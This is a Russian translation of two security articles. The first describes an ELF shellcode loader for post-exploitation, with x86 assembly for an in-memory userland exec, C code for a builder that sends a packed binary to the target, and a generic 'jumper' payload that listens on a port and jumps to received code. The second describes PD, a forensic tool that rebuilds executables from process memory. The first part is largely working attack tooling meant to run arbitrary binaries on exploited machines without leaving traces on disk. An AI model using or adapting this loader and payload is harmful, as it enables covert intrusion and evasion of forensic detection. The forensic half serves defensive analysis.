Достижение эффективного проектного решения оказалось непростой задачей — рассматривались различные варианты, большинство из которых были отброшены. В итоге было выбрано наиболее творческое решение, обеспечивающее максимальную гибкость, переносимость и простоту использования.

Конечный результат представляет собой набор нескольких независимых компонентов, каждый из которых выполняет свою функцию, при этом работая слаженно в единой системе. Этих компонентов три: lxobject, builder и jumper. Совместно они делают задачу исполнения бинарника на удалённой машине весьма простой. Lxobject — это специальный объект, содержащий все необходимые элементы для замены оригинального исполняемого файла гостевого процесса на новый. Builder и jumper — это части кода, которые строят lxobject, передают его с локальной

машины (атакующего) на удалённую (атакуемую) и активируют.

Прежде чем перейти к детальному описанию внутреннего устройства техники, необходимо понять, как, когда и где её следует применять. Ниже краткое изложение типового сценария использования:

• **1-й раунд, эксплуатация уязвимого сервиса:**

В 1-м раунде имеется машина X с уязвимым сервисом Y. Мы хотим эксплуатировать этот процесс, используя подходящий эксплойт с jumper в качестве полезной нагрузки (шеллкода). После успешной эксплуатации jumper выполняется, и мы готовы к следующему раунду.

• **2-й раунд, исполнение бинарника:**

Здесь в дело вступает загрузчик ELF-шеллкода: выбирается ELF-бинарник, строится lxobject, который затем отправляется в jumper для активации. Результат — загрузка и исполнение бинарника на удалённой машине. Победа!

4.1 - Lxobject

Что это такое? Lxobject — это самозагружаемый и самовыполняемый объект, то есть объект, специально спроектированный для полной замены оригинального гостевого процесса, в котором он размещён, на бинарный ELF-файл, который он несёт и инициирует. Каждый lxobject строится на машине злоумышленника с помощью builder и отправляется на атакуемую машину, где его получает и активирует jumper.

По аналогии его можно сравнить с ракетой, запущенной из одной точки в точку поражения, где боевой частью является исполняемый файл. Эта «ракета» собрана из трёх частей: статического ELF-бинарника, предварительно построенного контекста стека и загрузчика-шеллкода.

4.1.1 - Статический ELF-бинарник

Это первый компонент lxobject — бинарный ELF-файл, который должен быть загружен и исполнен на удалённом хосте. Это обычный исполняемый файл, статически скомпилированный для архитектуры и системы, в которых будет выполняться.

Было решено отказаться от динамических исполняемых файлов, поскольку это добавило бы в код загрузки сложность, которая там не нужна, заметно увеличив вероятность возможных ошибок.

4.1.2 - Контекст стека

Это второй компонент lxobject — контекст стека, необходимый бинарнику. Каждый процесс имеет связанный сегмент памяти, называемый стеком, где функции хранят свои локальные переменные. В процессе загрузки бинарника ядро заполняет этот раздел рядом исходных данных, необходимых для последующего выполнения. Мы называем это «начальным контекстом стека».

Для упрощения переносимости и особенно процесса загрузки был выбран подход с предварительно построенным контекстом стека: он генерируется на нашей машине и собирается вместе с ELF-бинарником. Всё, что нужно знать, — это формат и порядок добавления данных. Для

подавляющего большинства UNIX-систем он выглядит следующим образом:

```
      .----------------.
.--> |   alignment    |
|    |================|
|    |     Argc       |            - Arguments (number)
|    |----------------|
|    |     Argv[]     | ---.       - Arguments (vector)
|    |----------------|    |
|    |     Envp[]     | ---|---.   - Environment variables (vector)
|    |----------------|    |   |
|    |  argv strings  | <--'   |
|    |----------------|        |   - Argv and envp data (strings)
|    |  envp strings  | <------'
|    |================|
'--- |   alignment    | ------->   Upper and lower alignments
      '----------------'
```

Это наиболее компактный и функциональный контекст стека, доступный нам. Как видно, вспомогательный вектор не добавлен, поскольку работа со статическими исполняемыми файлами избавляет от необходимости заботиться о линковке. Также нет ограничений на допустимое количество аргументов и переменных окружения — их большое количество увеличит размер контекста, но не более того.

Поскольку контекст строится на машине атакующего, которая обычно отличается от атакуемой, потребуется знание адресного пространства, в котором расположен стек. Этот процесс выполняется автоматически и не представляет проблемы.

4.1.3 - Загрузчик-шеллкод

Это третий и наиболее важный компонент lxobject. Это шеллкод, который должен выполнить процесс загрузки и запустить исполнение бинарного файла. По сути — простая, но мощная реализация `userland execve()`.

Процесс загрузки состоит из следующих шагов (x86 32 бита):

• **Предзагрузка:** сначала jumper должен выполнить ряд операций. Он получает адрес памяти, куда был предварительно записан lxobject, помещает его в стек, затем находит код загрузчика и переходит к нему. Загрузка началась.

```
__asm__(
        "push %0\n"
        "jmp *%1"
        :
        : "c"(lxobject),"b"(*loader)
        );
```

• **Шаг загрузки 1:** сканирует таблицу заголовков программы и начинает загружать каждый сегмент `PT_LOAD`. Контекст стека имеет собственный заголовок — `PT_STACK`, поэтому при обнаружении такого сегмента он обрабатывается иначе, чем остальные (шаг 2).

```
.loader_next_phdr:
     // Check program header type (eax): PT_LOAD or PT_STACK
     movl    (%edx),%eax

     // If program header type is PT_LOAD, jump to .loader_phdr_load
     // and load the segment referenced by this header
     cmpl    $PT_LOAD,%eax
     je      .loader_phdr_load

     // If program header type is PT_STACK, jump to .loader_phdr_stack
     // and load the new stack segment
```

```
    cmpl    $PT_STACK,%eax
    je      .loader_phdr_stack

    // If unknown type, jump to next header
    addl    $PHENTSIZE,%edx
    jmp     .loader_next_phdr
```

Для каждого сегмента `PT_LOAD` (текст/данные) выполняются следующие действия:

• **Шаг загрузки 1.1:** удаляет старый сегмент по одной странице за раз, чтобы гарантировать достаточно места для нового:

```
    movl    PHDR_VADDR(%edx),%edi
    movl    PHDR_MEMSZ(%edx),%esi
    subl    $PG_SIZE,%esi
    movl    $0,%ecx
.loader_unmap_page:
    pushl   $PG_SIZE
    movl    %edi,%ebx
    andl    $0xfffff000,%ebx
    addl    %ecx,%ebx
    pushl   %ebx
    pushl   $2
    movl    $SYS_munmap,%eax
    call    do_syscall
    addl    $12,%esp
    addl    $PG_SIZE,%ecx
    cmpl    %ecx,%esi
    jge     .loader_unmap_page
```

• **Шаг загрузки 1.2:** отображает новый регион памяти.

```
    pushl   $0
    pushl   $0
    pushl   $-1
    pushl   $MAPS
    pushl   $7
    movl    PHDR_MEMSZ(%edx),%esi
    pushl   %esi
    movl    %edi,%esi
    andl    $0xffff000,%esi
    pushl   %esi
    pushl   $6
    movl    $SYS_mmap,%eax
    call    do_syscall
    addl    $32,%esp
```

• **Шаг загрузки 1.3:** копирует сегмент из lxobject в это место:

```
    movl    PHDR_FILESZ(%edx),%ecx
    movl    PHDR_OFFSET(%edx),%esi
    addl    %ebp,%esi
    repz    movsb
```

• **Шаг загрузки 1.4:** переходит к следующему заголовку:

```
    addl    $PHENTSIZE,%edx
    jmp     .loader_next_phdr
```

• **Шаг загрузки 2:** когда сегменты текста и данных успешно загружены, наступает время настройки нового стека:

```
.loader_phdr_stack:
    movl    PHDR_OFFSET(%edx),%esi
    addl    %ebp,%esi
    movl    PHDR_VADDR(%edx),%edi
    movl    PHDR_MEMSZ(%edx),%ecx
    repz    movsb
```

• **Шаг загрузки 3:** в завершение ряд регистров очищается, после чего загрузчик передаёт управление точке входа бинарника или `_init()`.

```
.loader_entry_point:
     movl    PHDR_ALIGN(%edx),%esp
     movl    EHDR_ENTRY(%ebp),%eax
     xorl    %ebx,%ebx
     xorl    %ecx,%ecx
     xorl    %edx,%edx
     xorl    %esi,%esi
     xorl    %edi,%edi
     jmp     *%eax
```

• **После загрузки:** выполнение началось.

Как видно, загрузчик не выполняет никаких операций по построению контекста стека — он строится в builder. Таким образом, заранее подготовленный контекст просто копируется в нужное адресное пространство внутри процесса.

Несмотря на необходимость кодировать отдельный загрузчик под каждую архитектуру, операции просты и конкретны. По возможности следует проектировать гибридные загрузчики, способные работать на тех же архитектурах, но с разными методами системных вызовов UNIX-систем. Разработанный нами загрузчик является гибридным кодом, способным работать под Linux и BSD-системами на машинах x86/32 бит.

4.2 - Builder (построитель)

Его задача — собрать компоненты lxobject и отправить его на удалённую машину. Он работает с простым интерфейсом командной строки следующего формата:

```
./builder <host> <port> <exec> <argv> <envp>
```

где:

• `host`, `port` — адрес атакуемой машины и порт, на котором jumper запущен и ожидает подключения;
• `exec` — исполняемый бинарный файл, который требуется запустить;
• `argv`, `envp` — строка аргументов и строка переменных окружения, необходимых исполняемому бинарнику.

Например, если нужно выполнить сканирование портов с атакуемого хоста, запускаем бинарник nmap следующим образом:

```
./builder 172.26.0.1 2002 nmap-static "-P0;-p;23;172.26.1-30" "PATH=/bin"
```

По существу, выполняются следующие операции сборки:

• Выделение достаточного объёма памяти для хранения исполняемого бинарного файла, загрузчика-шеллкода и начального контекста стека:

```
elf_new = (void*)malloc(elf_new_size);
```

• Помещение исполняемого файла в выделенную область памяти с последующей очисткой полей, описывающих таблицу заголовков секций, поскольку они нам не потребуются при работе со статическим файлом. При необходимости таблица заголовков секций может быть удалена целиком:

```
ehdr_new->e_shentsize = 0;
ehdr_new->e_shoff = 0;
ehdr_new->e_shnum = 0;
ehdr_new->e_shstrndx = 0;
```

• Построение контекста стека. Требуются две строки: первая содержит аргументы, вторая — переменные окружения. Каждый элемент разделяется разделителем. Например:

```
<argv> =  "arg1;arg2;arg3;-h"
<envp> =  "PATH=/bin;SHELL=sh"
```

После построения контекста в таблицу заголовков программы бинарника добавляется новый заголовок программы типа `PT_STACK`, содержащий всю информацию, необходимую загрузчику-шеллкоду для настройки нового стека.


• Загрузчик ELF-шеллкода вставляется, и его смещение сохраняется в поле `e_ident` заголовка ELF:

```
memcpy(elf_new + elf_new_size - PG_SIZE + LOADER_CODESZ, loader, LOADER_CODESZ);
ldr_ptr = (unsigned long *)&ehdr_new->e_ident[9];
*ldr_ptr = elf_new_size - PG_SIZE + LOADER_CODESZ;
```

• Lxobject готов, теперь он отправляется на указанный хост и порт:

```
connect(sfd, (struct sockaddr *)&srv, sizeof(struct sockaddr)
write(sfd, elf_new, elf_new_size);
```

Готовый и корректно собранный lxobject, готовый к отправке, выглядит следующим образом:



4.3 - Jumper (прыгун)

Это шеллкод, который используется эксплойтом в процессе эксплуатации уязвимого сервиса. Его задача — активировать поступающий lxobject; для этого необходимо выполнить как минимум следующие операции:

• открыть сокет и ждать поступления lxobject;
• сохранить его где-либо в памяти;
• активировать, перейдя в загрузчик.

Это минимально необходимые действия, однако важно помнить, что jumper — это обычный шеллкод, и заблаговременно к нему можно добавить любую другую функциональность: выход из chroot, повышение привилегий и т.д.

1) Как получить lxobject?

Это решается легко, с применением уже известных техник: привязка к порту и ожидание новых подключений или поиск в таблице файловых дескрипторов процесса тех, которые принадлежат сокетам. Дополнительно можно добавить алгоритмы шифрования, однако это приведёт к созданию громоздких шеллкодов, сложных в использовании.

2) Где его хранить?

Есть три варианта:

a) Хранить в куче. Достаточно найти текущее положение границы программы с помощью `brk(0)`. Однако этот метод опасен и непригоден, поскольку lxobject может быть удалён из памяти или полностью перезаписан в процессе загрузки.

b) Хранить в стеке процесса. При наличии достаточного пространства и знании начала и конца стека этот метод применим, однако стек может оказаться неисполняемым, и тогда его нельзя использовать.

c) Хранить в новом отображённом регионе памяти с помощью системного вызова `mmap()`. Это наилучший способ, который мы и использовали в нашем коде.

Из-за специфики jumper его код может быть персонализирован и адаптирован ко многим различным контекстам. Пример обобщённого jumper на C выглядит следующим образом:

```
lxobject = (unsigned char*)mmap(0, LXOBJECT_SIZE,
     PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, -1, 0);

addr.sin_family = AF_INET;
addr.sin_port = htons(atoi(argv[1]));
addr.sin_addr.s_addr = 0;

sfd = socket(AF_INET, SOCK_STREAM, 0));
bind(sfd, (struct sockaddr *)&addr, sizeof(struct sockaddr_in));
listen(sfd, 10);
nsfd = accept(sfd, NULL, NULL));

for (i = 0 ; i < 255 ; i++) {
    if (recv(i, tmp, 4, MSG_PEEK) == 4) {
            if (!strncmp(&tmp[1], "ELF", 3)) break;
    }
}

recv(i, lxobject, MAX_OBJECT_SIZE, MSG_WAITALL);

loader = (unsigned long *)&lxobject[9];
*loader += (unsigned long)lxobject;

__asm__(
       "push %0\n"
       "jmp *%1"
       :
       : "c"(lxobject),"b"(*loader)
       );
```

---

5 - Множественное исполнение

Код, включённый в эту статью, является лишь обобщённой реализацией загрузчика ELF-шеллкода, позволяющей выполнять бинарник единожды за раз. Если потребуется выполнить этот бинарник неограниченное число раз (для разбора новых аргументов, тестирования новых возможностей и т.д.), придётся строить и отправлять новый lxobject для каждой попытки. Хотя у этого подхода есть очевидные недостатки, для большинства ситуаций его вполне достаточно. Но что, если действительно нужно исполнять бинарник многократно, но с другой стороны — то есть с удалённой машины, без необходимости строить lxobject заново?

Для решения этой задачи мы разработали другую технику под названием «множественное исполнение» (multi-execution). Множественное исполнение — это значительно более продвинутая производная реализация. Её главная особенность состоит в том, что процесс построения lxobject всегда выполняется на удалённой машине, позволяя одному бинарнику производить бесконечное число запусков. Нечто вроде работы с удалённой оболочкой. Один из примеров инструмента, использующего среду множественного исполнения, — проект gits, или «ghost in the system».

5.1 - Gits

Gits — это среда множественного исполнения, разработанная для работы на атакованных удалённых машинах с минимизацией криминалистических следов. Она задумана как proof of concept — продвинутое расширение со множеством возможностей. Она включает программу-лаунчер и оболочку, которая является основной частью. Оболочка даёт возможность получать сколько угодно бинарников и запускать их столько раз, сколько требуется (при этом используются некоторые продвинутые техники перестройки контекста стека и патчинга бинарника). Помимо этого, добавлены встроенные команды, управление задачами, перенаправление потоков, удалённые операции с файлами и многое другое.

---

6 - Заключение

Криминалистические техники с каждым днём становятся всё более изощрёнными и полными: там, где не оставалось никаких следов, теперь есть отпечаток; там, где было лишь одно доказательство, теперь их сотни. Нескончаемая борьба между теми, кто стремится остаться незамеченным, и теми, кто хочет их обнаружить. Использовать память и не трогать диск — хорошая стратегия для избежания обнаружения. Загрузчик ELF-шеллкода реализует эту технику пост-эксплуатации просто и элегантно.

---

7 - Благодарности

Команда 7a69ezine и redbull.

---

8 - Ссылки


```
[1] The Design and Implementation of ul_exec — the grugq
http://securityfocus.com/archive/1/348638/2003-12-29/2004-01-04/0

[2] Remote Exec — the grugq
https://phrack.org/issues/62/8.html#article

[3] Ghost In The System Project
http://www.7a69ezine.org/project/gits
```

A - Протестированные системы

В следующей таблице перечислены системы, на которых всё это было протестировано.

	x86	amd64
Linux 2.4	works	works
Linux 2.6	works	works
FreeBSD	works	untested
NetBSD	works	untested

B - Исходный код

[Исходный код в формате uuencoded tgz — опущен]

Достижения в антикриминалистике удалённого выполнения

Автор: ilo--

1.0 — Аннотация

PD — это демонстрационный инструмент, позволяющий восстанавливать или извлекать бинарный файл из работающего процесса, даже если этот файл никогда не существовал на диске. Компьютерная криминалистика, обратная разработка, злоумышленники, системные администраторы, защита программного обеспечения — всё это стороны одной задачи. Несмотря на разные цели, получить или скрыть реальный (чистый) код — всё вращается вокруг одного: бинарных исполняемых файлов и работающих процессов.

Манипуляция работающим приложением посредством инъекции кода, скрытие с помощью шифров или бинарных упаковщиков — таковы современные способы скрыть выполняемый код от проверяющих, ведь исполняемый код отличается от хранящегося на диске. Недавно в phrack 62 (том 0x0b, выпуск 0x3e, файл 0x08, автор — grugq) был опубликован новый метод антикриминалистики — «модуль userland exec». ulexec позволяет выполнять бинарный файл, полученный по сети с другого узла, без записи на диск, не оставляя никаких следов для криминалистических аналитиков. Основная цель данной статьи — описать процесс успешного восстановления или перестройки бинарного файла из работающего процесса; PD является примером реализации этого процесса. Тесты включают инъецированный код, файлы, обработанные burneye, и самый экзотический случай — восстановление файла, выполненного с помощью «userland remote exec» от grugq, который никогда не был сохранён на диске.

2.0 — Введение

Исполняемый файл содержит данные, необходимые системе для запуска приложения. Часть данных в файле является лишь информацией, которую система учитывает перед запуском, — требования, предъявляемые бинарным кодом приложения. Запуск исполняемого файла — это процесс ядра: оно извлекает информацию из файла, формирует необходимое окружение для программы и запускает её.

Однако, хотя бинарный файл содержит данные, необходимые для запуска процесса, и саму программу, нет никаких оснований считать, что программа не была изменена в ходе выполнения. Распространённый способ избежать обнаружения манипуляций бинарным файлом средствами хостовой IDS — модифицировать работающий процесс вместо файла на диске. Процесс может выполнять внедрённый троянский код вплоть до перезагрузки системы, после которой будет запущена оригинальная программа.

В самомодифицирующихся, зашифрованных или упакованных приложениях код программы на диске может отличаться от кода в памяти — это «запроектированная» особенность файла. Подобный подход широко применяется для противодействия обратной разработке: от вирусов до коммерческого программного обеспечения. После запуска программа расшифровывает себя и в течение всего сеанса выполнения остаётся в памяти в «чистом» виде. Тем не менее любая попытка исследовать программный код в файле потребует огромных усилий из-за сложности реализованного алгоритма шифрования или обфускации.

С другой стороны, нет необходимости сохранять бинарный файл после запуска процесса (например, в случае трояна-инсталлятора). Многие криминалистические методы опираются на анализ временны́х меток MAC (modify, create, access) на диске после выключения системы. Именно поэтому grugq рассматривал userland remote exec: нет нужды записывать данные на диск, если можно заставить систему выполнить фрагмент памяти, эмулируя загрузчик ядра. Подобный метод «контрацепции данных» способен свести к нулю любую попытку построить временну́ю шкалу активности из-за отсутствия информации: файлов, которые злоумышленник мог установить в системе. Без следов никакое дальнейшее расследование не выявит данных об атакующем. Это и есть описание «атаки с удалённым выполнением», противодействие которой рассмотрено далее в этой статье.

Все описанные сценарии реальны, и во всех случаях необходимо анализировать память подозрительного процесса, однако соответствующего механизма не существует. Есть ряд инструментов для дампа содержимого памяти, но в «сыром» формате, нечитаемом ни человеком, ни системой. Инструментам анализа может потребоваться файл в исполняемом формате, а аналитику — бинарный файл, запускаемый в тестовой среде (лаборатории). Сырой или дампованный код памяти полезен, если среда выполнения известна, — однако зачастую она неустановима. Именно здесь pd (как концепция) может помочь в процессе анализа: восстанавливая работающий исполняемый файл из процесса, она позволяет исследователям запускать его в нужное время и в нужном месте, а также анализировать в любой системе.

Восстановление бинарного файла из образа процесса в памяти позволяет получить файл, модифицированный во время выполнения или расшифрованный, а также восстановить файл, который выполнялся, но никогда не был сохранён в системе (как при удалённом выполнении через ulexec), — что исключает «контрацепцию данных» и информационные потери при дальнейшем анализе.

В этой статье описывается процесс восстановления исполняемого файла из процесса в памяти с разбором каждого шага. Одна из ключевых целей — понять, на каком этапе процесс восстановления уязвим для манипуляций. Знание своих ограничений — лучший стимул к совершенствованию.

В интернете есть немало публикаций об инъекции кода и обфускации. По теме userland remote execution см. phrack 62 (том 0x0b, выпуск 0x3e, файл 0x08, автор — grugq).

3.0 — Принципы

До последнего времени наиболее распространённым способом сокрытия кода (вредоносного или нет) было его упаковывание/шифрование. В процессе выполнения оригинальный код или файл должен быть восстановлен — на диске, в памяти или в любом другом месте, указанном распаковщиком/дешифратором. Файл на диске при этом остаётся зашифрованным, скрывая своё содержимое.

Для предотвращения записи данных на диск и обхода обнаружения хостовой IDS применяется несколько методов. Один из них — прямая инъекция бинарного кода в работающий процесс. При криминалистическом анализе проверки подписи оригинального файла (MD5 и т. п.) могут завершиться неудачей, сигнализируя о модификации бинарного содержимого. Если такой код существует только в памяти, дисковое сканирование никогда не обнаружит его присутствия.

«Userland Remote Exec» — новый вид атаки: способ выполнить файлы, загруженные с удалённого хоста, без записи их на диск. Основная идея — реализация загрузчика ядра и ядра удалённой передачи файлов. Когда программа «ul_remote_exec» получает бинарный файл, она формирует всю необходимую информацию и структуры для того, чтобы выполнить fork или заменить существующий код загруженным и передать управление этому новому процессу. Программа выделяет страницы памяти для нового кода, настраивает среду выполнения и загружает код и данные в правильные секции — точно так же, как это делает ядро системы. Главное отличие состоит в том, что система загружает файл с диска, а UserLand Remote Exec «загружает» его из сети, гарантируя отсутствие записи на диск.

С учётом всех этих методов мы имеем работающий процесс, бинарные данные которого отличаются от сохранённых на диске (если они там вообще есть). Различные сценарии можно разрешить одним подходом: интерфейсом, позволяющим создать дамп процесса и восстановить бинарный файл, который при выполнении воссоздаст тот же процесс.

4.0 — Предпосылки

Под Windows существует множество полезных инструментов, реализующих подобный функционал в пространстве пользователя. «procdump» — общее название подобных утилит для этой ОС, хотя есть и другие, включая специализированные распаковщики и дамперы для конкретных приложений.

Под Linux (и *nix для x86-систем — области, охватываемой данной статьей) ряд исследований направлен на помощь в анализе памяти процесса (например, memfetch Залевского). Память ядра/системы может содержать дополнительную полезную информацию о любом из выполняемых процессов (memfetch Виетсе). Кроме того, gdb теперь включает функцию дампа памяти, позволяя сохранять блоки памяти на диск.

Существует интересный инструмент для сравнения процесса и бинарного файла (elfcmp с www.hick.org). Хотя я обнаружил его уже в ходе исследования и он мне не подошёл, тема весьма интересна в контексте данной статьи. Восстановление бинарного файла из core-дампа — несложная задача благодаря реализации механизма core. Сильвио Чезаре подробно описал это в отдельной статье (см. ссылки).

Существует также модуль ядра для восстановления файла, обработанного burneye, из памяти после его расшифровки, — но в любом случае бинарный анализ в нём не предусмотрен. Он просто

дампует область памяти, куда движок burneye записывает расшифрованные данные перед выполнением.

Ни один из этих подходов не завершает процесс восстановления бинарного файла, но они дают ценную информацию и идеи о том, каким этот процесс должен/мог бы/мог быть.

Включённая здесь программа является примером противодействия всем этим антикриминалистическим методам: она присоединяется к процессу по pid, анализирует его память и восстанавливает бинарный образ, позволяя получить данные и код процесса и повторно выполнить его в тестовой среде. Она объединяет весь описанный функционал в попытке создать работающий интерфейс восстановления.

5.0 — Требования

В начале работы я столкнулся со множеством допущений, обусловленных тестовой средой. Выбранной платформой стали Linux и 32-битная x86-архитектура Intel с ядром 2.4*. На этой платформе был выполнен обширный анализ с опорой на некоторые константы и спецификации ядра, впоследствии удалённые или изменённые. В качестве компилятора для тестируемых бинарных файлов был выбран GCC, поэтому вместо обобщённого формата ELF в большинстве случаев за основу бралась реализация ELF от gcc.

В ходе дальнейшего исследования выяснилось, что все эти допущения следует убрать из кода для обеспечения совместимости с другими тестовыми системами. В отдельных случаях GCC был отложен в сторону при анализе файлов, написанных на ассемблере.

Файловая система /proc сначала была исключена из анализа, но после дополнительного исследования вернулась. /proc — ценный ресурс для сбора информации о процессе из пространства пользователя (фактически это интерфейс пространства пользователя для запросов информации о процессах).

Концепция дампа процесса (и пример кода) очень зависит от системы, поскольку ядро и нестандартные загрузчики могут оставлять память в разных состояниях — поэтому не существует универсальной программы, способной восстановить любой исполняемый файл с полной гарантией. Программа может динамически загружать код из внешнего источника во время выполнения или удалять использованный код в процессе работы.

Также важно понимать, что даже при стандартизированном бинарном формате каждый файл создаётся в соответствии с реализацией компилятора, поэтому включённая в него информация может как помочь, так и затруднить процесс восстановления.

В данной статье рассматривается несколько пользовательских интерфейсов для доступа к памяти процесса, однако был выбран наиболее простой — ptrace. С этого момента ptrace является обязательным условием для реализации PD, поскольку никакой другой метод чтения адресного пространства процесса в данный POC не включён.

Для воспроизведения тестов рекомендуется ядро Linux 2.4 без каких-либо патчей безопасности (grsecurity, pax и других защит ptrace и стека), а также бинарные файлы, скомпилированные gcc. Ptrace должен быть включён, /proc желательна. Удалённое выполнение grugq и burneye были успешно скомпилированы в этой среде, так что весь инструментарий для тестов будет работать.

Файлы, динамически скомпонованные с системными библиотеками, становятся системнозависимыми, если динамическая информация не восстановлена в исходное состояние. PD реализует восстановление динамической подсистемы (PLT) для любого бинарного файла, скомпилированного gcc, поэтому динамически компонованные файлы gcc+ldd будут корректно работать на другом хосте.

6.0 — Проектирование и реализация

Для успешного дампа процесса в общем виде был выделен ряд типовых задач. Проектирование должно опираться на системнозависимые интерфейсы для каждой из них, поэтому необходим исчерпывающий анализ:

1. Получение информации о процессе
2. Извлечение бинарных данных процесса из памяти
3. Упорядочивание, очистка и сохранение бинарных данных в файл
4. Построение ELF-заголовка для корректной загрузки файла
5. Корректировка бинарной информации

Кроме того, перед выполнением всех вышеперечисленных задач необходимо решить предварительную: установить связь с процессом. Нужен интерфейс для чтения всей этой информации из системной памяти. На данной платформе доступны следующие варианты:

• (на уровне процесса) собственная память процесса
• файловая система /proc
• прямой доступ к /dev/kmem и /dev/mem
• ptrace (из пространства пользователя)

Прямой доступ к памяти затрудняет локализацию информации, поскольку информация о выполнении может быть выгружена на диск или подкачана, а часть памяти может быть разделена между процессами — поэтому для POC этот вариант был исключён.

Метод на уровне процесса, несмотря на кажущуюся экзотичность, заслуживает рассмотрения. Его применение сводится к эксплуатации целевого процесса — через переполнение буфера, подмену библиотек перед загрузкой или иные изощрённые способы выполнения своего кода в контексте процесса. Для целей данного анализа он также был отложен.

/proc и PTRACE — два доступных варианта для POC. Каждый имеет свои ограничения, определяемые реализацией системы. В рамках POC PD будет использовать /proc при её наличии и ptrace в остальных случаях. При недоступности ptrace следует рассматривать альтернативные методы.

По умолчанию ptrace не позволяет присоединиться к процессу, если к нему уже присоединён другой. Каждый процесс может иметь лишь одного родителя-наблюдателя. Это ограничение принято как требование для работы PD.

6.1 — Получение информации о процессе

Чтобы знать всю информацию, необходимую для восстановления исполняемого файла, важно понимать, как процесс выполняется системой.

Кратко: система создаёт запись в списке процессов, копирует все данные, нужные как для самого процесса, так и для системы, обеспечивающей его выполнение, и запускает его. Не все данные из файла нужны во время выполнения — некоторые используются загрузчиком только для правильного отображения памяти и подготовки среды.

Получение информации о процессе включает поиск всех данных, которые могут оказаться полезными при восстановлении исполняемого файла или для определения расположения процесса в памяти:

• вспомогательный вектор динамического компоновщика (auxiliary vector array)
• сигнатуры ELF в памяти

• заголовки программы (program headers) в памяти
• task_struct и сопутствующая информация о процессе (использование памяти, права доступа к памяти и т. д.)
• при прямом доступе и на уровне процесса: проверки прав доступа к картам памяти (rwx)
• подсистемы выполнения (динамическая компоновка во время выполнения, регистрация ABI, предварительные условия выполнения и т. д.)

Помимо информации загрузчика (не удаляемой из памяти по умолчанию), процесс имеет три основных секции памяти: код — где находится бинарный образ; данные — где программа записывает и читает внутренние данные; стек — временный пул памяти для внутренних нужд выполнения процесса. Секции кода и данных считываются из файла ядром на этапе загрузки; стек формируется загрузчиком для обеспечения корректного выполнения.

6.2 — Извлечение бинарных данных процесса из памяти

Установив расположение информации, необходимо извлечь её из памяти.

Для этой задачи будет использоваться ранее выбранный интерфейс: /proc или ptrace. Основная информация, о которой не следует забывать:

• секции кода и данных (карты) памяти процесса
• ELF-заголовок и/или заголовки программы (если они не были удалены)
• система динамической компоновки (если используется программой)
• «состояние» процесса: стек и регистры*

Стек и регистры (состояние) полезны, когда планируется запустить тот же процесс в другой момент или на другом компьютере с восстановлением точки выполнения. Один из наиболее забавных результатов использования pd для «заморозки» процессов — возможность сохранить состояние игры и восстановить его, добавив функцию «сохранения игры» в XSoldier.

Интересна также другая информация, с которой процесс работает в данный момент: файловые дескрипторы, сигналы и т. д. Имея сигналы, файловые дескрипторы, память, стек и регистры, можно «заморозить» работающее приложение и восстановить его выполнение на другом хосте или в другой момент. Благодаря механизму создания процессов возможно в значительной мере воссоздать состояние процесса даже при его взаимодействии с обычными файлами. В более техническом плане: воссоздаваемый процесс унаследует все атрибуты родителя, включая файловые дескрипторы. Для восстановления «замороженного» дампа процесса необходимо прочитать позиции дескрипторов и восстановить их.

Следует учитывать, что любое другое взаимодействие через сокеты или каналы (pipes) требует анализа состояния передаваемых сообщений, а их значения или потоковое содержимое могут быть потеряны. При дампе программы в середине TCP-соединения восстановить TCP-сессию не удастся — ни переданные данные, ни подтверждения от удалённой системы. Поэтому возобновить процесс из «замороженного состояния» возможно не всегда.

Упорядочивание, очистка и сохранение — наиболее простая задача. Нужно собрать всю доступную информацию, отбросить ненужное, отсортировать полезное и сохранить в надёжном хранилище. Эта задача выделена отдельно из-за ограничений в условиях восстановления. Если восстанавливаемый бинарный файл можно сохранить в файловой системе — просто запишем информацию в файл. Однако в ряде случаев интереснее отправить собранную информацию на другой хост для обработки, не записывая ничего на диск и не изменяя файловую систему для иных видов анализа. Это исключит «контрацепцию данных» в скомпрометированной системе, если именно для этого используется pd.

Если ELF-заголовок не найден в памяти, лучший выход — перестроить его. Используя документацию по ELF, несложно создать базовый заголовок на основе собранной информации. При необходимости нужно также создать таблицу заголовков программы, если она не была найдена в памяти.

Даже если ELF-заголовок найден в памяти, структуру необходимо скорректировать, поскольку большой объём информации, не сохраняемой в памяти или не нужной для процесса восстановления, окажется недоступным. Например, вся информация о секциях файла, отладочная информация и любые прочие информационные данные.

6.5 — Корректировка бинарной информации

На этом этапе вся информация собрана и базовый скелет исполняемого файла готов к использованию. Однако перед завершением восстановления можно выполнить ещё несколько финальных шагов.

